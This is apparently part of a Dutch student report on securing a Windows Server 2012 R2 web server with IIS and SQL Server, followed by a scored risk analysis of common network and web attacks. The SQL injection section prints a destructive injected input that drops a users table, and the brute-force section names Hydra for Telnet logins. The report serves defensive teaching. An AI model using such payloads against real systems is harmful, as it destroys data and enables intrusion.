
Een degelijke anti-virus is enorm belangrijk om een server, computer of ander online apparaat te beschermen. Bij het gebruiken van een desktop of laptop voor persoonlijk gebruik, is een gratis versie van een bepaalde anti-virus-software voldoende. Voor in een bedrijfsomgeving is het beter dat er een betaalde versie wordt genomen aangezien deze

veel meer functies en opties hebben. Microsoft heeft een gratis beveiligingssoftware-pakket genaamd *Microsoft Security Essentials*, maar deze heeft geen versie voor op de Windows Server 2012-besturingssystemen te worden geïnstalleerd. Dit wil niet zeggen dat de installatie van deze software niet lukt natuurlijk op een Windows server.

Allereerst moet er gegaan worden naar de website van Microsoft Security Essentials om daar de recentste versie te downloaden en dit voor een Windows 7 64-bit machine. Als deze installer is gedownload dan moet er gegaan worden naar de eigenschappen om daar de compatibiliteit te veranderen naar Windows 7. Hierna moet er een opdrachtprompt gestart worden en moet er genavigeerd worden naar de map waar de installer is in geplaatst. Daar wordt er met het volgende lijntje

```
mseinstall /disableoslimit
```

de installer succesvol gestart. Bij de installatie hoeft er enkel op *volgende* gedrukt te worden en de software wordt succesvol geïnstalleerd. Hierna kan er een eerste scan worden gestart die de hele server onderzoekt op virussen en spyware nadat deze zichzelf heeft bijgewerkt met de nieuwste updates. (Herring, 2014)



Figuur 3.3: Voorbeeld van succesvolle scan met volgende geplande scan

Regelmatig scannen en updaten

Het spreekt voor zich dat deze anti-virus regelmatig moet ge-update worden zodat wanneer er een nieuwe bedreiging gesignaleerd wordt, deze direct kan toegevoegd worden aan de anti-virus software. Door het dagelijks uitvoeren van updates en een anti-virusscan blijft de server optimaal beschermt. Het beste is om dit 's nachts te doen als het netwerk niet gebruikt wordt om zo de gebruikers van het netwerk niet te belasten.

3.5 IIS best practices WebServer

3.5.1 Dedicated server

Het is zeer belangrijk dat IIS een dedicated server is. Het is volgens Microsoft (2013) gebruikelijk om de webserver apart van de domeincontroller te doen. Dit heeft als reden dat er geen lokale accounts zijn op een domeincontroller en deze lokale accounts zijn belangrijk voor een veilige IIS-server. Het samenplaatsen van een DC en een webserver beperkt de beveiligingsmogelijkheden enorm. Bijvoorbeeld een nieuwe exploit die door een hacker wordt gebruikt zal zo niet alleen de webserver aantasten, maar ook het hele netwerk. Daarom zijn deze twee dus het best gescheiden, zoals in deze opstelling het geval is.


3.5.2 Inetpub

De inetpub-map wordt bij elke installatie van IIS aangemaakt en standaard wordt die geplaatst op de C-schijf. Aangezien dit dezelfde schijf is waar het besturingssysteem opstaat, is het gebruikelijk om deze map op een aparte schijf te zetten zodat de toegang tot deze schijf beter kan beschermt worden. De schijf waar het besturingssysteem opstaat kan nooit zo goed beschermt worden als een aparte schijf. (Darmanin, 2014)

3.5.3 Modules

In totaal bevat IIS meer dan 30 modules en deze moeten niet allemaal actief zijn. In de IIS manager kan er in het modulescherm van de geselecteerde website bepaalde modules op inactief gezet worden. In de lijst moet er beslist worden welke modules nodig zijn en de welke overbodig zijn. De overbodige modules kunnen dan worden

uitgeschakeld door deze uit de lijst te verwijderen. In dit geval blijven alle modules staan want deze zijn nodig voor het uitvoeren van de applicatie. (Darmanin, 2014) (Microsoft, 2013)

 Modules

Gebruik deze functie om systeemeigen en beheerde codemodules te configureren waarmee aanvragen voor de webserver worden verwerkt.


Groeperen op: Geen groepering ▼

Naam	Code	Type module	Type vermelding
AnonymousAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
BasicAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
CertificateMappingAuthentic...	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
CustomErrorModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
CustomLoggingModule	%windir%\System32\inetsrv\l...	Systeemeigen	Lokaal
DefaultDocumentModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DigestAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DirectoryListingModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DynamicCompressionModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DynamicIpRestrictionModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
FailedRequestsTracingModule	%windir%\System32\inetsrv\i...	Systeemeigen	Lokaal
HttpCacheModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
HttpLoggingModule	%windir%\System32\inetsrv\l...	Systeemeigen	Lokaal
HttpRedirectionModule	%windir%\System32\inetsrv\l...	Systeemeigen	Lokaal
IISCertificateMappingAuthenti...	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
IpRestrictionModule	%windir%\System32\inetsrv\i...	Systeemeigen	Lokaal
ProtocolSupportModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
RequestFilteringModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
StaticCompressionModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
StaticFileModule	%windir%\System32\inetsrv\s...	Systeemeigen	Lokaal
UrlAuthorizationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
WebDAVModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
WindowsAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal

Figuur 3.4: Alle modules die geactiveerd blijven

3.5.4 Opties methode uitschakelen


De opties methode geeft een lijst van methodes weer die worden ondersteund door de webserver. Dit kan waardevolle informatie opleveren voor een hacker. Het is dan ook een best practice om deze methode uit te schakelen en dit gebeurt door het woord *OPTIONS* uit te sluiten van de *HTTP Verb request filtering rules* in IIS. Dit wordt gedaan door de website te selecteren in de IIS-manager en dan dubbel te klikken op *aanvraagfiltering* en naar het tabblad *HTTP-termen* te gaan. Hier wordt als actie gekozen *Term weigeren...* en wordt *OPTIONS* ingevuld en op OK gedrukt. Nu staat deze regel als enige in de lijst en is deze best practice in orde gebracht zoals in figuur 3.5 te zien is. (Darmanin, 2014)



Figuur 3.5: De term OPTIONS wordt niet toegestaan

3.5.5 Dynamische IP restricties

Het inschakelen van dynamic IP restrictions module zorgt ervoor dat IP-adressen die een bepaald aantal requests hebben verzonden worden geblokkeerd. Hierdoor worden *Denial of Service-aanvallen* voorkomen. Deze module inspecteert het IP-adres van elke request en zal deze requests filteren om de IP-adressen met slechte bedoelingen tijdelijk te blokkeren. Dit kan gedaan worden door naar de IIS-manager te gaan en de naam van de website te selecteren en te dubbelklikken op *beperkingen voor IP-adressen en domeinen*. In het actie paneel wordt er geklikt op *instellingen voor dynamische beperking bewerken..* en kunnen er restricties ingevoerd worden. De eerste twee vakjes van de drie moeten worden aangevinkt en de waarden kunnen naar keuze ingevuld worden, in dit geval is 5-20-200 ingevuld. (Darmanin, 2014)



Figuur 3.6: Instellingen voor dynamische IP-beperking

3.5.6 Request Filtering Rules

Het is altijd een goed idee om de verschillende types van HTTP-request die worden verwerkt door IIS te beperken. Door het instellen van uitsluitingen en regels kunnen potentieel gevaarlijke request er nooit doorkomen. Dit gebeurt in de IIS Manager waar de juiste website wordt gekozen en waarna er dubbel wordt geklikt op *Requestfilters*. Hier wordt er gegaan naar het tabblad *regels* en kunnen verschillende filterregels toegevoegd worden. (Darmanin, 2014) (Microsoft, 2013)

3.5.7 Inschakelen logs

Door het in te schakelen van het IIS logsysteem worden verschillende HTTP-request gelogged. Indien er problemen voordoen dan kan er hier gekeken worden om een betere kennis te vergaren over het probleem. Dit kan vrij snel en simpel ingeschakeld worden door te gaan naar de IIS manager en daar de gewenste website te selecteren en op *logging* te klikken. Best wordt er gekozen om een nieuw bestand aan te maken want deze bestanden groeien vrij snel. (Darmanin, 2014) (Microsoft, 2013)

3.6 SQL Server best practices WebServer

3.6.1 Uitschakelen van onnodige features

Nadat de software is geïnstalleerd wordt er best gegaan naar de *SQL Server Configuration Manager Tool* om alle onnodige features te verwijderen. In dit geval zijn er geen extra features geïnstalleerd die niet gebruikt zijn dus hier is dit overbodig. (Maman, 2013)

3.6.2 Patchen en updates

Zoals elk Microsoft-product wordt ook SQL Server regelmatig voorzien van de nieuwste updates en patches om de applicatie zo goed mogelijk te beveiligen tegen hedendaagse aanvallen. Het is best dat deze updates eerst eens worden gedownload en geïnstalleerd in een testomgeving om daarna deze in de echte omgeving te implementeren. Dit kan voorkomen dat er bugs in de patch de server in gevaar brengen. (Maman, 2013)

3.6.3 Loggen van aanmeldpogingen

Het kan zeer handig zijn om logbestanden bij te houden van iedereen die zich aanmeldt op de SQL Server. Zowel de gelukte als de mislukte login-pogingen zouden moeten geregistreerd worden. Dit kan gedaan worden door naar *SQL Server Management Studio* te gaan en te rechterklikken op de gewenste SQL Server en dan de *Eigenschappen* te selecteren. Aan de linkerkant is er dan de mogelijkheid om op *Security* te klikken en daar kan er gekozen worden voor *Both failed and successful logins*. Als dit is gedaan dan hoeft SQL enkel opnieuw worden opgestart en dan zal dit vanaf nu altijd gebeuren. (Maman, 2013)

Hoofdstuk 4

Risico-analyse

Het uitvoeren van een risico-analyse kan in verschillende stappen onderverdeeld worden. Allereerst moet er een opsomming zijn van alles *assets* die zullen onderzocht worden in de risico-analyse. Dan kan er gebrainstormed worden om te kijken welke soort bedreigingen er voor de specifieke server zijn, in dit geval een webserver. Tot slot wordt er m.b.v. enkele tools en wat opzoekwerk gekeken naar welk van deze bedreigingen het belangrijkste zijn. Dit wil zeggen dat er wordt gekeken naar de kans dat deze voorvalt en de mogelijke schade die deze kan toebrengen en zo worden de bedreigingen dan gecatalogiseerd op het vlak van belang.

4.1 Assets

In dit geval wordt er gewerkt met een webserver waarop de recentste versie van Windows Server 2012 R2 staat geïnstalleerd met de volgende rollen/programma's/besturingssystemen op geïnstalleerd:

- Windows Server 2012 R2
- Internet Information Services 8
- Externe toegang, routing
- Microsoft SQL Server Express 2014

De waarde die aan deze assets wordt meegegeven, wordt verklaard in het volgende deel.

4.2 Bedreigingen en risicofactor

De soorten bedreigingen kunnen ingedeeld worden per laag van het TCP/IP-model. Hierdoor kan er structureel gekeken worden naar elke laag om zo te kijken welke bedreigingen er aanwezig zijn voordat er wordt verder gekeken. Deze werkwijze zorgt er ook voor dat er minder snel een bedreiging over het hoofd wordt gezien. Er wordt ook gekeken naar wat de mogelijkheid is dat deze aanvallen op een webserver zullen plaatsvinden en wat de mogelijke schade kan zijn en zo wordt er een cijfer meegegeven aan een aanval om te kijken hoe belangrijk deze is. Hoe hoger cijfer, hoe belangrijker het is om de server te beschermen tegen deze aanval. Het berekenen van dit cijfer gebeurt door deze formule: „schade van de aanval x kans op een aanval”. Beide factoren krijgen een cijfer van 1 tot 10 mee waar 10 de hoogste factor (meeste schade of grootste kans op een aanval) voorstelt en 1 dus het omgekeerde. (Sima, 2005)

4.2.1 Applicatielaag

Dit is de 4de en de hoogste laag van het TCP/IP-model en is een samenvoeging van de applicatie -, presentatie -en sessielaag van het OSI-model. Deze laag bevat al de "high-level" protocollen zoals DNS, HTTP, Telnet, SSH, FTP, TFTP, SNMP, ... noem maar op. Deze laag heeft ook een rechtstreekse verbinding met de eindgebruiker en de applicaties. (Thomas, 2013)

Laag 7 DoS-aanvallen

Een DoS-aanval (of Denial of Service-aanval) die zich afspeelt in de applicatielaag kan een hele server doen crashen. Dit kan gedaan worden door één gebruiker. Indien er meerdere personen samenwerken om een netwerk/server plat te leggen dan wordt er gesproken van een DDoS-aanval (of Distributed Denial of Service-aanval). Een voordeel van DDoS-aanvallen zijn dat deze moeilijker zijn om na te trekken aangezien er verschillende mensen op hetzelfde moment aanvallen i.p.v. één persoon bij een DoS-aanval. (Blagov, 2014) Er zijn verschillende soorten applicatielaag DoS-aanvallen zoals RUDY (R-U-Dead-Yet) waar IIS 8 het slachtoffer wordt en XerXes waar de server via een TCP-connectie het slachtoffer wordt.

De kans dat deze soort aanvallen zullen uitgevoerd worden is zeer groot aangezien het hier gaat over een webserver en die zijn een makkelijk doelwit voor zulke aanvallen. De factor *kans op een aanval* krijgt dus een 9 mee. De schade die een DoS-aanval kan veroorzaken is niet mis, deze kan een server of webapplicatie helemaal offline halen

zolang de aanval duurt. Het spreekt voor zich dat dit vrij irritant is, maar er is geen mogelijkheid tot diefstal van gegevens zoals kredietkaartgegevens of inloggegevens en er kan niets op de server of webapplicatie zelf worden veranderd dus de factor *schade van de aanval* krijgt een 6 mee. Als dan de formule wordt uitgevoerd dan krijgt deze aanval de waarde **54** mee.

DNS Poisoning

Dit is een aanval die de cache van DNS "vergiftigd" door valse invoer te geven. Zo kan een aanvaller een willekeurige website als facebook of google laten verwijzen naar een IP-adres van zijn eigen website met malware om zo de gebruiker op te lichten. Als een hacker toegang verkrijgt tot een DNS-server en deze valse invoeren plaatst, kan elke persoon binnen een netwerk door het surfen naar een bepaalde website bij een verkeerde website terechtkomen of zelfs bij de machine van de aanvaller zonder dat deze persoon er zelf weet van heeft. Een hacker kan toegang verkrijgen tot een DNS-server door bijvoorbeeld foutjes uit te buiten die in de DNS-software zitten. (Hoffman, 2015)

Op een webserver is de kans dat dit soort aanvallen voorkomen immens klein omdat in de meeste gevallen een DNS-server en een Webserver gescheiden zullen zijn. Zoals eerder besproken is het een best practice om de domeincontroller en de webserver op aparte machines te plaatsen en DNS zit in het merendeel van de gevallen bij de domeincontroller. Hierdoor is krijgt de factor *kans op een aanval* een 1 mee. De schade die deze aanval kan veroorzaken is echter zeer groot. Als een hacker het inlogportaal van een bank namaakt en de gebruiker hier via DNS poisoning naartoe stuurt, kunnen zo bankgegevens gestolen worden en dit kan grote gevolgen hebben. Hierdoor krijgt deze aanval als factor *schade van de aanval* een 9 mee. Dit brengt de totale waarde van de aanval naar de waarde **9**.

SQL-injectie

Een SQL-injectie is simpel uitgelegd een aanval die slechte code in een webapplicatie gebruikt om hackers SQL-commando's in te geven in een veld om zo toegang te verkrijgen tot een database. Zo kan een hacker bijvoorbeeld bepaalde SQL-commando's ingeven in het login formulier om zo persoonlijke gegevens van anderen te verkrijgen van in de database van de webapplicatie. Bij een succesvolle SQL-injectie kan een hacker niet alleen kijken naar gegevens in een database, hij kan deze gegevens zelfs verwijderen. Dit kan gebeuren bij elk invoerveld waar de gebruiker data moet invoeren

om dan data terug te ontvangen. Als deze invoer niet gevalideerd wordt, dan is de kans reeël dat wanneer bijvoorbeeld het commando

```
SELECT * FROM USERS; DROP TABLE USERS;
```

wordt ingegeven, dit ook effectief wordt uitgevoerd met alle gevolgen nadien. (Acunetix, 2014)

Volgens Acunetix (2014) is een SQL-injectie één van de meest voorkomende aanvallen op de applicatielaag die vandaag voorkomen. Hierdoor is de kans dus vrij groot dat een webserver met een achterliggende webapplicatie hiermee te maken krijgt. Dus de factor *kans op een aanval* krijgt hier ook een 10 mee. De schade die deze aanval kan veroorzaken is natuurlijk ook zeer groot. Een goed gecoördineerde SQL-injectie kan de inloggegevens van alle gebruikers stelen en kan zelfs velden van de database verwijderen. Hierdoor krijgt de factor *schade van de aanval* een 9 mee. Dit brengt de totale waarde van de aanval op **90**, hetgeen zeer hoog is.

Dictionary attack telnet

In deze aanval wordt er gekeken via een port scan of poort 23 (telnet) open is bij een specifieke machine. Indien deze poort open is dat kan er via een *dictionary attack* een juiste wachtwoord/gebruikersnaam-combinatie gezocht worden om via poort 23 binnen te breken in een machine. Als dit gelukt is kan er via *Putty* een verbinding worden gemaakt met de doelmachine. De tool die hier het best voor wordt gebruikt is *Hydra*. Deze tool staat ook in elke Kali Linux-machine bij de top 10 meest gebruikte tools. (Wilde, 2013)

Dit is een aanval die niet moeilijk aan te leren is maar die wel veel tijd en oefening vergt en hierdoor neemt de kans op een aanval toch een beetje af. Toch krijgt deze aanval nog bij de factor *kans op aanval* een 7 mee. De schade die deze aanval kan aanrichten is immens. Bij een succesvolle aanval zal de hacker volledige controle krijgen over het doelwit, in dit geval een webserver. Hij kon zo alle gegevens inkijken, kopiëren en verwijderen. Zo kan er gevoelige en geheime informatie doorgespeeld worden en kunnen er allerlei soorten chantage en spionage plaatsvinden. Bij de volledige controle over een machine zijn er veel zaken die een hacker kan doen dus hierdoor krijgt de factor *schade van de aanval* een 10 mee. Hierdoor komt de totale waarde van deze aanval op een **70** te staan.

4.2.2 Transportlaag

Dit is de derde laag van het TCP/IP-model en is hetzelfde als de 4de laag van het OSI-model. Deze laag is vooral gekenmerkt door de twee transportprotocollen TCP en UDP die hier op werken. De bedoeling van deze laag is om foutvrije berichten te verzenden tussen hosts. (Thomas, 2013)

Port scanning


Een port scan kan gebruikt worden als een aanval, maar kan ook gebruikt worden voor de administrator te helpen. Bij een port scan wordt er gekeken bij een computer of een netwerk welke TCP -en/of UDP-poorten er allemaal open zijn en luisteren. Als aanvaller kan er zo gekeken worden waardat er mogelijkheden zijn om in te breken en als administrator kan er gekeken worden naar de zwakke plekken in het netwerk of op een computer/server. Via een port scan kan een administrator ook zien of er *bad ports* open zijn. Dit zijn poorten die open staan omdat er een trojan horse, DDoS-tool of een andere soort van kwaadaardige software op het systeem staat. Zo kan er ook tijdig ingegrepen worden. (Kessler, 2001)

Aangezien een webserver vanaf het openbare web bereikbaar is, is er een groot risico op port scans. Er bestaan zelfs bots die automatisch port scans uitvoeren bij willekeurige websites en alle zwaktes doorgeven aan de eigenaar. Hierdoor is de factor *kans op aanval* een 9. De schade daarentegen is zeer laag want een port scan zelf brengt geen schade toe tot een netwerk en is zelfs niet illegaal. Het uitbuiten van de exploits die deze port scan blootlegt, dat is wel illegaal. Het enigste wat een port scan doet is kijken door het raam van het huis, hetgeen niet strafbaar is. Pas wanneer er wordt ingebroken dan pas is het strafbaar en kan er schade zijn. Hierdoor is de factor *schade van de aanval* toch een 2 aangezien het potentiële zwaktes tentoonstelt. Dit brengt de totale waarde van deze aanval op **18**.

TCP SYN flood

Deze aanval is een soort van DOS-aanval waar de aanvaller de bekende *three-way handshake* misbruikt. Bij een normale three-way handshake wordt er een SYN-bericht gestuurd naar de server met de vraag om een connectie te verkrijgen. Daarna krijgt de gebruiker een SYN-ACK terug waarmee zijn request wordt geaccepteerd. Tot slot antwoordt de gebruiker met een ACK waarmee de verbinding tot stand wordt gebracht (zoals te zien is in figuur 4.2.2). Bij een TCP SYN flood-aanval worden er meerdere

SYN-berichten verzonden en worden er meerdere SYN-ACK berichten terug gestuurd naar de gebruiker maar deze stuurt geen enkele keer een ACK-bericht terug. Hierdoor blijven er half open verbindingen openstaan op een server en wordt er geheugen gebruikt op de server. Een voorbeeld van deze aanval is *Sockstress*. (Rouse, 2014)



Figuur 4.1: ThreeWayHandshake

Bron: <http://blogs.ixiacom.com/ixia-blog/tcp-portals-the-handshakes-a-lie/>

Dit is een aanval die veel kan voorkomen en die ook door gerespecteerd lid van de security community ? als zeer gevaarlijk wordt beschouwd. Het feit dat de webserver rechtstreeks in verbinding staat met het internet, wilt zeggen dat de kans zeer groot is dat deze aanval zal plaatsvinden dus daarom is de factor *kans op aanval* een 9. Een succesvolle aanval kan een server doen vastlopen en ook al wordt de aanval gestopt, de server kan alleen maar terug werken nadat deze handmatig opnieuw is opgestart. Dit zorgt ervoor dat de webserver onbereikbaar is tot dat er iemand naar de locatie gaat en op de shutdown-knop drukt en de server weer laat rebooten. Deze aanval kan geen gevoelige gegevens wissen of stelen, maar kan wel voor een lange downtime zorgen van een website/server. Daarom krijgt deze aanval een 7 mee bij de factor *schade van de aanval*. Hierdoor komt de waarde van deze aanval op **63** te staan.

4.2.3 Internetlaag

De internetlaag is de tweede laag van het TCP/IP-model en staat gelijk aan de 3de laag, de netwerklaag, in het OSI-model. Deze laag steekt de data in pakketten genaamd IP-datagrammen waar de bron -en eindbestemming van het pakket in verwerkt zitten. Deze laag is ook verantwoordelijk voor het routeren van deze pakketten. De protocollen die vooral worden gebruikt op deze laag zijn IP, ICMP en ARP. (Thomas, 2013)

Ping flood

Een Ping flood is eigenlijk de oudste en meest primitieve vorm van een DOS-aanval want iedereen kan het doen en het is extreem gemakkelijk. Als een server een Ping flood-aanval te verduren krijgt, dan krijgt deze server zoveel ping requests dat deze het niet meer aankan omdat er teveel CPU-resources gebruikt worden. De aanvaller stuurt dan pings, via ICMP-pakketten, zonder te wachten op een antwoord. Hierdoor kan de server niet tijdig antwoorden en worden echte requests ook geblokkeerd. Dit kan leiden tot een immens vertraagde server en/of website. (Grid, 2010)

Bij een webserver hebben deze soort aanvallen een grote kans om uitgevoerd te worden door de verbinding die deze server heeft met het internet en omdat het zo gemakkelijk is om uit te voeren. Om een soortgelijke aanval te doen heeft een persoon weinig kennis nodig, dit maakt deze aanval zo angstaanjagend omdat iedereen het zou kunnen na een tutorial van 5 minuten. Hierdoor krijgt de factor *kans op aanval* een 10. De schade die deze aanval kan veroorzaken is echter vrij bescheiden. Het is niet dat een soortgelijke aanval een server kan plat gooien, maar het kan wel voor de nodige vertraging zorgen. Dit kan ervoor zorgen dat de website of server veel trager zal reageren op requests en dat de netwerkverbinding veel trager zal gaan. Aangezien deze aanval geen permanente schade kan veroorzaken maar enkel overlast, krijgt deze bij de factor *schade van de aanval* een 3 mee. Hiermee komt de totale waarde van de aanval op **30**.

ARP spoofing - Man in the middle

Deze aanval wordt ook wel eens *ARP cache poisoning* of *ARP poison routing* genoemd. Dit is een aanval waar een aanval valse Address Resolution Protocol-berichten (ARP) over een LAN verzendt. Dit heeft als resultaat dat het MAC-adres van de aanvaller wordt gelinkt met een IP-adres van een echte computer in het netwerk. Vanaf deze link is geslaagd, zal de aanvaller alle data ontvangen die is bedoeld voor de computer waarvan de aanvaller het IP-adres gebruikt. De Man in the middle-aanval is de variant van ARP spoofing waar het verkeer tussen twee hosts eerst naar de hacker zijn machine wordt verzonden en nadat deze persoon de pakketten heeft kunnen bekijken (sniffen), dan wordt het verkeer naar de normale bestemming verzonden. Dit gebeurt zonder dat iemand er weet van heeft. Deze aanval kan alleen gebruikt worden, maar wordt in vele gevallen ook gebruikt in combinatie met een andere aanval. Bij een DoS-aanval kan ARP spoofing worden gebruikt om meerdere IP-adressen te linken aan één MAC-adres en zo het verkeer van al deze IP-adressen naar het doelsysteem waar het MAC-adres van is gebruikt. Zo wordt het doel overspoeld met verkeer. (Glynn, 2014)

Een soortgelijke aanval kan voorkomen op een webserver omdat deze rechtstreeks in verbinding staat met de router, maar deze is echter niet zo makkelijk uit te voeren als een ping flood. Hierdoor krijgt deze aanval bij de factor *kans op aanval* een 8. De schade die een hacker kan toebrengen aan een server of netwerk is dan weer vrij groot. Zo kan deze alle pakketten die worden verstuurd naar een "vergiftigde" host om zo gevoelige informatie te verkrijgen. Als een hacker de verbinding tussen bijvoorbeeld de baas en onderbaas van bedrijf A aanvalt, dan kan deze al het verkeer dat deze twee tussen elkaar uitwisselen inkijken zonder dat er iemand weet van heeft. Als deze personen dan gevoelige informatie uitwisselen met elkaar kan dit grote gevolgen hebben. Dit is dus een vrij gevaarlijke aanval die niet direct kan worden opgemerkt dus deze krijgt als factor *schade van de aanval* een 9. Dit brengt de totale waarde van deze aanval op **72**.

4.2.4 Netwerkt toeganglaag

Dit is laag 1 van het TCP/IP-model en is een samenvoeging van de fysieke -en datalinklaag bij het OSI-model, die daar laag 1 en 2 zijn. Hier worden de details meegegeven over hoe data precies over een netwerk moet verzonden worden. De protocollen die hier het meeste voorkomen zijn Ethernet, Token Ring en Frame Relay.

Keylogging

Bij dit soort aanvallen wordt input van het toetsenbord opgeslagen zonder dat de gebruiker dit doorheeft. Deze aanval wordt vooral gebruikt om zo aan wachtwoorden en gevoelige informatie te komen. Keylogging hoeft ook niet direct illegaal te zijn, er zijn veel varianten van keylogging die in softwareprogramma's worden gebruikt om zo een beter gebruikerservaring aan te bieden. Ook is er legale software waarmee administrators kunnen meekijken met wat de gebruikers op een netwerk allemaal doen. Natuurlijk is de lijn tussen het controleren van de werknemers en spionage een dunne lijn. Legale software kan zo ook gebruikt worden om illegale zaken uit te voeren. In tegenstelling tot de meeste aanvallen die eerder al besproken zijn, kan software voor deze aanval op de vrije markt gekocht worden en dat maakt het ook gevaarlijker. Bij een soortgelijke aanval krijgt een hacker de keylogger-software op de doelmachine en kan zo wachtwoorden of bankinformatie te weten komen. Een bekend voorbeeld van deze aanval is het keylogger-incident bij een grote Scandinavische bank waar 1 miljoen dollar is gestolen van bepaalde accounts. De aanvaller stuurde mails in de naam van de bank naar bepaalde klanten met de melding dat deze nieuwe anti-spamsoftware moesten installeren. Bij het downloaden van de bijlage werd er een keylogger geïnstalleerd en zo kreeg de aanvaller de bankinformatie van al deze

klanten. (Grebennikov, 2007)

Deze soort aanval is niet moeilijk om uit te voeren en komt vrij veel voor. Op een server zal deze echter veel minder voorkomen aangezien er op een server zo goed als nooit bestanden zullen gedownload worden van het internet of e-mails en al zeker niet van niet-vertrouwde bronnen. Een keylogging-aanval zal vooral plaatsvinden op een client. Hierdoor krijgt de factor *kans op aanval* een 2 mee. De schade die deze aanval kan aanrichten is dan weer vrij groot. Als een server/computer slachtoffer wordt van een keylogging aanval, kunnen wachtwoorden en gebruikersnamen gestolen worden om zo veel schade aan te richten of gevoelige informatie te stelen. Hierdoor krijgt de factor *schade van de aanval* een 9 mee. De totale waarde van deze aanval komt dan op **18** te staan.

4.3 Prioriteiten

Nu er een opsomming is gemaakt van de verschillende bedreigingen kunnen er prioriteiten gesteld worden bij het onderzoeken van al deze bedreigingen. Er kan nu een tabel gemaakt worden met de naam van de bedreiging en de bijhorende waarde die deze heeft megekregen. Hoe groter de waarde, hoe hoger de aanval in de tabel zal geplaatst worden. Zo kunnen de aanvallen met het grootste risicogehalte eerst onderzocht worden.

Bedreiging	Risicowaarde
SQL-injectie	90
ARP spoofing - Man in the middle	72
Dictionary attack telnet	70
TCP SYN flood	63
Laag 7 DoS-aanvallen	54
Ping flood	30
Port Scanning	18
